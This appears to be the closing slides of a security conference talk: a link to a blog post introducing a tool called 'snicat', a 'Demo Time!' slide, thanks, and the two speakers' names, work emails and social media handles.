- https://www.mnemonic.no/blog/introducing-snicat/

Demo Time!

Thank you!

Morten Marstrander

mortenm@mnemonic.no

🐦 *@mmarstrander*

Matteo Malvica

matteo.malvica@nortonlifelock.com

🐦 *@matteomalvica*